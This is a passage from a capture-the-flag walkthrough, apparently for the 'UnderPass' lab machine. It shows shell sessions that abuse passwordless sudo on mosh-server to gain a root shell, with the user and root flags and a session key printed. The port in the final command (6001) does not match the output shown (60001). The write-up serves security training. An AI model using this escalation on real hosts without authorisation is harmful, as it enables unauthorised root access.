
```
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
73ba4aadc148bba31621854fb093d9af
svcMosh@underpass:~$ █
```

We have successfully found the first flag. Now, we need to find the second flag, which requires **privilege escalation** to gain **root access**.

We need to run

`sudo -l` to check if there are any commands we can execute with elevated privileges.

We found that `/usr/bin/mosh-server new -v` can be run as **sudo** without requiring a password. So, I executed it, and port **6001** appeared along with a key: **rc2OoMfGFebxc01jYNA3uQ**.



```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 rc2OoMfGFebxc01jYNA3uQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```


In

`/usr/bin/` , I also found **mosh-client** and tried connecting to the server, but encountered an error:

"MOSH_KEY environment variable not found

To gain root access, use the following command:

```
MOSH_KEY=rc2OoMfGFebxc01jYNA3uQ   mosh  -p6001  127.0.0.1
```



```
root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@underpass:~# ls
root.txt
root@underpass:~# cat root.txt
5ddb8829ea55d9a85ce232c03a685f8f
```

We have successfully found the
root flag, and we have also successfully solved the machine.